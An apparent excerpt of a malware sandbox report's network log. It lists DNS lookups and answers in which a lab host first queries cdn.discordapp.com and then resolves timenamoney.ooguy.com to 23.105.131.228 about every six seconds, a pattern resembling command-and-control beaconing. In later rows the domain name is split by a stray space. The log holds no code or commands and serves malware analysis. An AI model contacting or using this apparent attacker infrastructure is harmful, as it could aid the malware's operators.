May 25, 2022 16:31:06.883343935 CEST	56132	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:07.013132095 CEST	53	56132	8.8.8.8	192.168.11.20
May 25, 2022 16:31:13.178734064 CEST	59942	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:13.189310074 CEST	53	59942	8.8.8.8	192.168.11.20
May 25, 2022 16:31:19.365053892 CEST	62913	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:19.375124931 CEST	53	62913	8.8.8.8	192.168.11.20
May 25, 2022 16:31:25.644725084 CEST	56397	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:25.805777073 CEST	53	56397	8.8.8.8	192.168.11.20
May 25, 2022 16:31:31.940423965 CEST	54921	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:32.110677958 CEST	53	54921	8.8.8.8	192.168.11.20
May 25, 2022 16:31:38.173533916 CEST	52799	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:38.184058905 CEST	53	52799	8.8.8.8	192.168.11.20
May 25, 2022 16:31:44.343802929 CEST	61327	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:44.471309900 CEST	53	61327	8.8.8.8	192.168.11.20
May 25, 2022 16:31:50.576800108 CEST	63878	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:50.743858099 CEST	53	63878	8.8.8.8	192.168.11.20
May 25, 2022 16:31:56.872627974 CEST	50031	53	192.168.11.20	8.8.8.8
May 25, 2022 16:31:56.881262064 CEST	53	50031	8.8.8.8	192.168.11.20
May 25, 2022 16:32:03.043845892 CEST	59902	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:03.054253101 CEST	53	59902	8.8.8.8	192.168.11.20
May 25, 2022 16:32:09.275831938 CEST	50875	53	192.168.11.20	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 25, 2022 16:32:09.286408901 CEST	53	50875	8.8.8.8	192.168.11.20
May 25, 2022 16:32:15.399728060 CEST	50036	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:15.408425093 CEST	53	50036	8.8.8.8	192.168.11.20
May 25, 2022 16:32:21.585504055 CEST	61638	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:21.595853090 CEST	53	61638	8.8.8.8	192.168.11.20
May 25, 2022 16:32:27.928093910 CEST	62089	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:27.938632965 CEST	53	62089	8.8.8.8	192.168.11.20
May 25, 2022 16:32:34.176703930 CEST	57308	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:34.333075047 CEST	53	57308	8.8.8.8	192.168.11.20
May 25, 2022 16:32:39.036358118 CEST	54139	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:39.044857025 CEST	53	54139	8.8.8.8	192.168.11.20
May 25, 2022 16:32:45.330924988 CEST	54688	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:45.341310978 CEST	53	54688	8.8.8.8	192.168.11.20
May 25, 2022 16:32:51.440654993 CEST	61173	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:51.451075077 CEST	53	61173	8.8.8.8	192.168.11.20
May 25, 2022 16:32:57.562170029 CEST	55655	53	192.168.11.20	8.8.8.8
May 25, 2022 16:32:57.570897102 CEST	53	55655	8.8.8.8	192.168.11.20
May 25, 2022 16:33:03.803839922 CEST	51825	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:03.813878059 CEST	53	51825	8.8.8.8	192.168.11.20
May 25, 2022 16:33:10.075063944 CEST	62263	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:10.239430904 CEST	53	62263	8.8.8.8	192.168.11.20
May 25, 2022 16:33:16.386579037 CEST	54182	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:16.397475004 CEST	53	54182	8.8.8.8	192.168.11.20
May 25, 2022 16:33:22.603480101 CEST	61917	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:22.613768101 CEST	53	61917	8.8.8.8	192.168.11.20
May 25, 2022 16:33:28.774039984 CEST	50888	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:28.782891035 CEST	53	50888	8.8.8.8	192.168.11.20
May 25, 2022 16:33:34.850794077 CEST	57715	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:35.018151045 CEST	53	57715	8.8.8.8	192.168.11.20
May 25, 2022 16:33:41.100344896 CEST	51694	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:41.227715969 CEST	53	51694	8.8.8.8	192.168.11.20
May 25, 2022 16:33:47.316979885 CEST	62367	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:47.327317953 CEST	53	62367	8.8.8.8	192.168.11.20
May 25, 2022 16:33:53.440607071 CEST	49982	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:53.451368093 CEST	53	49982	8.8.8.8	192.168.11.20
May 25, 2022 16:33:59.580002069 CEST	53227	53	192.168.11.20	8.8.8.8
May 25, 2022 16:33:59.590660095 CEST	53	53227	8.8.8.8	192.168.11.20
May 25, 2022 16:34:05.688107014 CEST	58115	53	192.168.11.20	8.8.8.8
May 25, 2022 16:34:05.696618080 CEST	53	58115	8.8.8.8	192.168.11.20
May 25, 2022 16:34:11.811841011 CEST	60270	53	192.168.11.20	8.8.8.8
May 25, 2022 16:34:11.941778898 CEST	53	60270	8.8.8.8	192.168.11.20
May 25, 2022 16:34:18.046516895 CEST	57262	53	192.168.11.20	8.8.8.8
May 25, 2022 16:34:18.178221941 CEST	53	57262	8.8.8.8	192.168.11.20
May 25, 2022 16:34:24.324470997 CEST	53721	53	192.168.11.20	8.8.8.8
May 25, 2022 16:34:24.335089922 CEST	53	53721	8.8.8.8	192.168.11.20
May 25, 2022 16:34:30.510663986 CEST	49168	53	192.168.11.20	8.8.8.8
May 25, 2022 16:34:30.640336990 CEST	53	49168	8.8.8.8	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 25, 2022 16:26:44.294316053 CEST	192.168.11.20	1.1.1.1	0xf6b9	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 25, 2022 16:26:46.367461920 CEST	192.168.11.20	8.8.8.8	0xebfb	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:26:52.816283941 CEST	192.168.11.20	8.8.8.8	0x5b53	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:26:59.184536934 CEST	192.168.11.20	8.8.8.8	0xd3df	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:04.361658096 CEST	192.168.11.20	8.8.8.8	0x3fb6	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 25, 2022 16:27:10.737051010 CEST	192.168.11.20	8.8.8.8	0x5e69	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:15.688030005 CEST	192.168.11.20	8.8.8.8	0xb1e2	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:22.073961020 CEST	192.168.11.20	8.8.8.8	0x20ad	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:28.181730986 CEST	192.168.11.20	8.8.8.8	0x83b7	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:34.461391926 CEST	192.168.11.20	8.8.8.8	0xf5a	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:40.725691080 CEST	192.168.11.20	8.8.8.8	0x1815	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:47.006557941 CEST	192.168.11.20	8.8.8.8	0x9821	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:53.191957951 CEST	192.168.11.20	8.8.8.8	0xd799	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:27:59.378154993 CEST	192.168.11.20	8.8.8.8	0xc091	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:05.682673931 CEST	192.168.11.20	8.8.8.8	0x4c7b	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:12.031229973 CEST	192.168.11.20	8.8.8.8	0x7da8	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:18.295643091 CEST	192.168.11.20	8.8.8.8	0x6467	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:24.420706034 CEST	192.168.11.20	8.8.8.8	0x9c5e	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:30.605170965 CEST	192.168.11.20	8.8.8.8	0xe652	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:36.791363955 CEST	192.168.11.20	8.8.8.8	0x69aa	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:42.868261099 CEST	192.168.11.20	8.8.8.8	0xbcf3	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:49.038645029 CEST	192.168.11.20	8.8.8.8	0x7b94	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:28:55.272304058 CEST	192.168.11.20	8.8.8.8	0x4aed	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:01.583784103 CEST	192.168.11.20	8.8.8.8	0x673a	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:08.785187960 CEST	192.168.11.20	8.8.8.8	0x2518	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:15.173650026 CEST	192.168.11.20	8.8.8.8	0xcc90	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:21.250252962 CEST	192.168.11.20	8.8.8.8	0x1d53	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:27.640067101 CEST	192.168.11.20	8.8.8.8	0xa835	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:33.935833931 CEST	192.168.11.20	8.8.8.8	0x8893	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:40.324234009 CEST	192.168.11.20	8.8.8.8	0x36c5	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:46.620007038 CEST	192.168.11.20	8.8.8.8	0x801f	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:52.790397882 CEST	192.168.11.20	8.8.8.8	0x5513	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:29:58.883038998 CEST	192.168.11.20	8.8.8.8	0x407c	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:05.147823095 CEST	192.168.11.20	8.8.8.8	0x52c4	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:11.270606041 CEST	192.168.11.20	8.8.8.8	0x62a3	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:17.457462072 CEST	192.168.11.20	8.8.8.8	0x8ee0	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:23.627393007 CEST	192.168.11.20	8.8.8.8	0x32ef	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:29.829863071 CEST	192.168.11.20	8.8.8.8	0xf9a3	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:35.937011957 CEST	192.168.11.20	8.8.8.8	0x55fe	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:42.171180010 CEST	192.168.11.20	8.8.8.8	0xb5a9	Standard query (0)	timenamoney.ooguy.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 25, 2022 16:30:48.327826977 CEST	192.168.11.20	8.8.8.8	0x47a9	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:30:54.433226109 CEST	192.168.11.20	8.8.8.8	0xabf7	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:00.697048903 CEST	192.168.11.20	8.8.8.8	0x93de	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:06.883343935 CEST	192.168.11.20	8.8.8.8	0x190b	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:13.178734064 CEST	192.168.11.20	8.8.8.8	0x768b	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:19.365053892 CEST	192.168.11.20	8.8.8.8	0x92b4	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:25.644725084 CEST	192.168.11.20	8.8.8.8	0x7181	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:31.940423965 CEST	192.168.11.20	8.8.8.8	0xfb4	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:38.173533916 CEST	192.168.11.20	8.8.8.8	0xf893	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:44.343802929 CEST	192.168.11.20	8.8.8.8	0x18ad	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:50.576800108 CEST	192.168.11.20	8.8.8.8	0x6536	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:31:56.872627974 CEST	192.168.11.20	8.8.8.8	0x3578	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:03.043845892 CEST	192.168.11.20	8.8.8.8	0xfdea	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:09.275831938 CEST	192.168.11.20	8.8.8.8	0xff54	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:15.399728060 CEST	192.168.11.20	8.8.8.8	0xf934	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:21.585504055 CEST	192.168.11.20	8.8.8.8	0xdc73	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:27.928093910 CEST	192.168.11.20	8.8.8.8	0x34d0	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:34.176703930 CEST	192.168.11.20	8.8.8.8	0x48fb	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:39.036358118 CEST	192.168.11.20	8.8.8.8	0x4d81	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:45.330924988 CEST	192.168.11.20	8.8.8.8	0x8b6d	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:51.440654993 CEST	192.168.11.20	8.8.8.8	0x303a	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:32:57.562170029 CEST	192.168.11.20	8.8.8.8	0xb887	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:03.803839922 CEST	192.168.11.20	8.8.8.8	0x8bd9	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:10.075063944 CEST	192.168.11.20	8.8.8.8	0xfb23	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:16.386579037 CEST	192.168.11.20	8.8.8.8	0x5147	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:22.603480101 CEST	192.168.11.20	8.8.8.8	0x35e1	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:28.774039984 CEST	192.168.11.20	8.8.8.8	0x2bf2	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:34.850794077 CEST	192.168.11.20	8.8.8.8	0x3567	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:41.100344896 CEST	192.168.11.20	8.8.8.8	0xa9ea	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:47.316979885 CEST	192.168.11.20	8.8.8.8	0x2152	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:53.440607071 CEST	192.168.11.20	8.8.8.8	0xf225	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:33:59.580002069 CEST	192.168.11.20	8.8.8.8	0x7d83	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:34:05.688107014 CEST	192.168.11.20	8.8.8.8	0x1d45	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:34:11.811841011 CEST	192.168.11.20	8.8.8.8	0xa2f8	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:34:18.046516895 CEST	192.168.11.20	8.8.8.8	0x7e06	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 25, 2022 16:34:24.324470997 CEST	192.168.11.20	8.8.8.8	0x2966	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 25, 2022 16:34:30.510663986 CEST	192.168.11.20	8.8.8.8	0x57e6	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 25, 2022 16:26:02.380574942 CEST	1.1.1.1	192.168.11.20	0xb940	No error (0)	www-bing-com.dual-a-0001.a-msedge.net	dual-a-0001.dc-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 25, 2022 16:26:02.380574942 CEST	1.1.1.1	192.168.11.20	0xb940	No error (0)	dual-a-0001.dc-msedge.net		13.107.22.200	A (IP address)	IN (0x0001)
May 25, 2022 16:26:02.380574942 CEST	1.1.1.1	192.168.11.20	0xb940	No error (0)	dual-a-0001.dc-msedge.net		131.253.33.200	A (IP address)	IN (0x0001)
May 25, 2022 16:26:02.573157072 CEST	1.1.1.1	192.168.11.20	0x99fd	No error (0)	devcenterapi.azure-api.net	apimgmttmr17ij3jt5dneg64srod9jevcuajxaoube4brtu9cq.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
May 25, 2022 16:26:02.573157072 CEST	1.1.1.1	192.168.11.20	0x99fd	No error (0)	devcenterapi-eastus-01.regional.azure-api.net	apimgmthszbjimgeglorvthkncixvpso9vnynvh3ehmsdll33a.cloudapp.net		CNAME (Canonical name)	IN (0x0001)
May 25, 2022 16:26:03.195127964 CEST	1.1.1.1	192.168.11.20	0xc538	No error (0)	evoke-windowsservices-tas-msedge-net.e-0009.e-msedge.net	e-0009.e-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 25, 2022 16:26:03.195127964 CEST	1.1.1.1	192.168.11.20	0xc538	No error (0)	e-0009.e-msedge.net		13.107.5.88	A (IP address)	IN (0x0001)
May 25, 2022 16:26:44.302737951 CEST	1.1.1.1	192.168.11.20	0xf6b9	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 25, 2022 16:26:44.302737951 CEST	1.1.1.1	192.168.11.20	0xf6b9	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 25, 2022 16:26:44.302737951 CEST	1.1.1.1	192.168.11.20	0xf6b9	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 25, 2022 16:26:44.302737951 CEST	1.1.1.1	192.168.11.20	0xf6b9	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
May 25, 2022 16:26:44.302737951 CEST	1.1.1.1	192.168.11.20	0xf6b9	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 25, 2022 16:26:46.496171951 CEST	8.8.8.8	192.168.11.20	0xebfb	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:26:52.945810080 CEST	8.8.8.8	192.168.11.20	0x5b53	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:26:59.338793039 CEST	8.8.8.8	192.168.11.20	0xd3df	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:04.488585949 CEST	8.8.8.8	192.168.11.20	0x3fb6	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:10.899472952 CEST	8.8.8.8	192.168.11.20	0x5e69	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:15.850781918 CEST	8.8.8.8	192.168.11.20	0xb1e2	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:22.081876040 CEST	8.8.8.8	192.168.11.20	0x20ad	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:28.192369938 CEST	8.8.8.8	192.168.11.20	0x83b7	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:34.591183901 CEST	8.8.8.8	192.168.11.20	0xf5a	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:40.733918905 CEST	8.8.8.8	192.168.11.20	0x1815	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:47.015320063 CEST	8.8.8.8	192.168.11.20	0x9821	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:53.202756882 CEST	8.8.8.8	192.168.11.20	0xd799	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:27:59.388636112 CEST	8.8.8.8	192.168.11.20	0xc091	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:05.690783024 CEST	8.8.8.8	192.168.11.20	0x4c7b	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:12.041929960 CEST	8.8.8.8	192.168.11.20	0x7da8	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 25, 2022 16:28:18.306184053 CEST	8.8.8.8	192.168.11.20	0x6467	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:24.431077003 CEST	8.8.8.8	192.168.11.20	0x9c5e	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:30.613787889 CEST	8.8.8.8	192.168.11.20	0xe652	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:36.799427032 CEST	8.8.8.8	192.168.11.20	0x69aa	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:42.878732920 CEST	8.8.8.8	192.168.11.20	0xbcf3	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:49.049251080 CEST	8.8.8.8	192.168.11.20	0x7b94	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:28:55.440484047 CEST	8.8.8.8	192.168.11.20	0x4aed	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:01.592559099 CEST	8.8.8.8	192.168.11.20	0x673a	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:08.795510054 CEST	8.8.8.8	192.168.11.20	0x2518	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:15.184284925 CEST	8.8.8.8	192.168.11.20	0xcc90	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:21.377964020 CEST	8.8.8.8	192.168.11.20	0x1d53	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:27.807087898 CEST	8.8.8.8	192.168.11.20	0xa835	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:34.096745968 CEST	8.8.8.8	192.168.11.20	0x8893	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:40.486520052 CEST	8.8.8.8	192.168.11.20	0x36c5	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:46.630523920 CEST	8.8.8.8	192.168.11.20	0x801f	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:52.801234961 CEST	8.8.8.8	192.168.11.20	0x5513	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:29:58.893316031 CEST	8.8.8.8	192.168.11.20	0x407c	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:05.157944918 CEST	8.8.8.8	192.168.11.20	0x52c4	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:11.281208992 CEST	8.8.8.8	192.168.11.20	0x62a3	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:17.467778921 CEST	8.8.8.8	192.168.11.20	0x8ee0	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:23.638602972 CEST	8.8.8.8	192.168.11.20	0x32ef	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:29.840244055 CEST	8.8.8.8	192.168.11.20	0xf9a3	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:36.066773891 CEST	8.8.8.8	192.168.11.20	0x55fe	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:42.179620981 CEST	8.8.8.8	192.168.11.20	0xb5a9	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:48.338567972 CEST	8.8.8.8	192.168.11.20	0x47a9	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:30:54.441349030 CEST	8.8.8.8	192.168.11.20	0xabf7	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:00.705347061 CEST	8.8.8.8	192.168.11.20	0x93de	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:07.013132095 CEST	8.8.8.8	192.168.11.20	0x190b	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:13.189310074 CEST	8.8.8.8	192.168.11.20	0x768b	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:19.375124931 CEST	8.8.8.8	192.168.11.20	0x92b4	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:25.805777073 CEST	8.8.8.8	192.168.11.20	0x7181	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:32.110677958 CEST	8.8.8.8	192.168.11.20	0xfb4	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:38.184058905 CEST	8.8.8.8	192.168.11.20	0xf893	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:44.471309900 CEST	8.8.8.8	192.168.11.20	0x18ad	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 25, 2022 16:31:50.743858099 CEST	8.8.8.8	192.168.11.20	0x6536	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
